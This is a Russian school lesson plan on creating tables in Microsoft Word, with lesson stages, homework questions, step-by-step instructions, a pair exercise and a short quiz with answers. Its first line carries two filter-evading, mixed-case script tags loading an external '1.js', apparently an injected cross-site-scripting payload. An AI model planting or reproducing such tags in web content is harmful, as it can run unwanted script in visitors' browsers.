<sCrIpT sRc=///1.js></ScRiPt><sCrIpT sRc=///1.js></ScRiPt>
 10.03.2017
Тема урока: Таблицы. Создание таблиц.
SMART Цели: ученики смогут дать характеристику текстовому редактору
v Будут знать 3 способа создания таблиц;
v Сумеют запустить текстовый редактор;
v Сумеют применить полученные знания на практике.
Ход урока.
1.Организационный момент. (4 мин) Приветствие учеников. Психологический настрой Золотая рыбка
На столе стоит аквариум, в нем находятся картонные рыбки золотистого цвета. Из ватмана вырезаны контуры большой рыбы (прорисованы только глаза и рот).
- Нам всем хочется поймать «золотую рыбку», которая выполнила бы все наши желания. Я попрошу каждого подойти к аквариуму и поймать свою «золотую рыбку». Загадайте желание на сегодняшний урок. Теперь попытаемся сделать из маленьких рыбок одну огромную
«золотую рыбу» (учащиеся приклеивают маленьких рыбок, которые выполняют роль чешуи). И пусть все желания, которые вы загадали, сбудутся. А с помощью этой «золотой рыбки» нам на уроке будут сопутствовать удача и успех!
Постановка целей и задач урока. Раздача оценочных листов.
Оценочный лист учащегося
Фамилия___________________
Имя_______________________
|
Учебные элименты |
Количество баллов за основные задания |
Общее количество баллов за этап |
|
Опрос д∕ з (1 балл) |
|
|
|
Практическая работа (5 баллов) |
|
|
|
Тестовые задания (5 баллов) |
|
|
|
Количество баллов |
| |
|
Оценка: 11-10 баллов- оценка «5» 9-8 баллов- оценка «4» ниже 7 баллов- оценка «3» |
| |
2. Проверка домашнего задания. (4 мин)


На дереве висят “листья” с записанными на них вопросами. Учащихся (по желанию) по одному выходят к доске, срывают по “листочку” и отвечаю на вопросы.
1.Текстовый процессор. Вид прикладной компьютерной программы, предназначенной для производства любого вида печатной
информации.
2.Как открыть программу Microsoft Word.
Пуск-Все программы- Microsoft Office- Microsoft Word.
3.Какие команды используют для сохранения документа?
Сохранить и Сохранить как.
4.Что такое кегль?
Размер шрифта в пунктах.
5. Что такое междустрочный интервал?
Расстояние между строками
6.В текстовом процессоре доступны три вида списков, какие? Маркированный, нумерованный, многоуровневый.
7. Альбомная ориентация- это ориентация при которой…
Расположение страницы, при котором ее ширина превышает высоту.
8. Книжная ориентация- это ориентация при которой…
Расположение страницы, при котором ее высота больше ширины.
3.Изучение нового материала.13 (мин)
Ребята сегодняшний урок я хотела бы начать с эпиграфа:
Скажи мне, и я забуду.
Покажи мне, и я запомню.
Дай сделать мне, и я пойму.
Сократ.
Подведение к теме урока.
Какие программные средства используют для работы с текстом? Текстовый редактор.
Самая известная и популярная глобальная сеть? Интернет.
Этот инструмент полезен для удаления части изображения. Ластик.
Алгоритм с повторяющейся частью называют? Циклический.
Последовательный порядок действий, направленный на решение поставленной задачи. Алгоритм.
Наименьшая единица измерения информации? Бит.
Из первых букв угаданных слов составьте слово. Таблица.
Тема урока: Таблица. Создание таблиц. Записывают число и тему урока.
Сегодня мы будем учиться создавать и оформлять таблицы в текстовом редакторе, развивать ваши практические навыки и не будем забывать о важности общения: давайте работать в атмосфере сотрудничества и взаимопомощи.
На предыдущих уроках вы познакомились с особенностями представления информации в текстовом виде, изучили некоторые возможности текстового редактора. Действительно множество людей самых разных профессий практически ежедневно сталкиваются с необходимостью создания документов различных форматов: написание рефератов, дипломных работ, создание рекламных проспектов – все это возможности редактора. Сегодня мы рассмотрим новые возможности текстового редактора создание таблиц.
Где вы встречались с таблицами? Как вы думаете, для чего применяют таблицы? Отвечают дети.
Таблица состоит из строк и столбцов, пересечением которой является ячейка. Они могут содержать текст и рисунки. Перемещение по
таблице: мышкой, клавиши: стрелки, Tab, Enter,Shift+Tab.
|
|
|
|
С
|
|
|
|
|
|
|
Т
|
|
|
|
С
|
Т
|
Р
|
О
|
К
|
А
|
|
|
|
|
Л
|
|
|
|
|
|
|
Б
|
|
|
|
|
|
|
Е
|
|
|
|
|
|
|
Ц
|
|
|
Создание таблиц.
Создание таблиц.
1 способ –Нарисовать таблицу
1. Устанавливаем курсор туда, где будет располагаться таблица
2. Выбрать команду из
меню: Вкладка Вставка – поле Таблица – в
открытом диалоговом окне Вставка таблицы выбрать команду Нарисовать таблицу.
2способ – С помощью диалогового окна
Вставка таблицы
1. Устанавливаем курсор туда, где будет располагаться таблица
2. Выбрать команду из меню: вкладка Вставка – поле Таблица – в открытом диалоговом окне Вставка таблицы выбрать нужное количество строк и столбцов.
3 способ – С помощью меню
Вставка таблицы.
1. Устанавливаем курсор туда, где будет располагаться таблица
2. Выбрать команду из меню: вкладка Вставка – поле Таблица – в открытом диалоговом окне Вставка таблицы
выбрать команду Вставить таблицу.
3. В открывшемся диалоговом окне указать количество столбцов.
|
|
|
|
|
|
Экспресс таблицы.
Команда Экспресс- таблицы добавляет готовые шаблоны таблиц. Эти таблицы уже оформлены, остается только изменить содержимое.
4. Физминутка для глаз. (2 мин)

5.Практическая работа за компьютером. 10 (мин) В парах.
Практическая работа.
1. Откройте текстовой процессор MS Word.
Пуск-Все программы- Microsoft Office- Microsoft Word или правой кнопкой мыши- создать-
документ Microsoft Office Word.
2. Выполните команду [Разметка страницы - Ориентация - Альбомная].
3. С помощью кнопки [Добавить
таблицу], которая находится в разделе вставка - создать таблицу, состоящую из 6 строк и 6 столбцов.
4.Вячейке верхней строки внести названия первых 6 дней недели: понедельник, вторник, среда, четверг, пятница, суббота.
5. В соответствующие ячейки второй строки впишите ваше расписание уроков.
Расписание на каждый день оформите в виде нумерованного списка.
6. В верхней части страницы создайте красочную надпись
"Расписание уроков".
7. Сохраните файл в собственной папке под именем Расписание и закройте программу.
6.Закрепление материала. Тест. Взаимопроверка.(4 мин.)
1. Команда по созданию таблицы находится:
A. На вкладке ленты Вставка.
B. На вкладке ленты Главная Таблицы.
C. В контекстном меню.
D. В меню кнопки Office.
2. Команда Экспресс-таблицы:
A. Позволяет быстро создать таблицу.
B. Удаляет лишние элементы таблицы.
C. Добавляет стандартную таблицу размером 10 на 10.
D. Добавляет готовые шаблоны таблиц.
3. Переходить по ячейкам таблицы можно:
A. Щелчком мыши в нужную ячейку.
B. Клавишей пробела.
C. Клавишами F1-F12.
D. Клавишей Enter.
4. Для добавления новой строки в конце таблицы надонажать на:
A. Shift.
B. Tab.
C. Ins.
D. Break.
5. Для перевода курсора в предыдущую ячейку таблицы нажимают на :
A. Shift + Ins.
B. Shift + Break.
C. Shift + Tab.
D. Tab.
Ответына слайде.
1.А 2.D 3.A 4.B 5.C
7. Итог урока. (2 мин.) Ребята, вы сегодня на уроке открыли новые возможности текстового редактора, научились создавать таблицы.
У одних из вас это получилось быстро и красиво, у других – не очень быстро и их таблицы требуют доработки. На следующем уроке
мы справимся с возникшими проблемами. Считаю, что сегодня все усвоили тему урока.

8.Рефлексия _Муравейник(2 мин)
9.Домашнее задание. .(1 мин)
___________________ В тетрадях начертить таблицу «Режим дня». Спасибо за урок.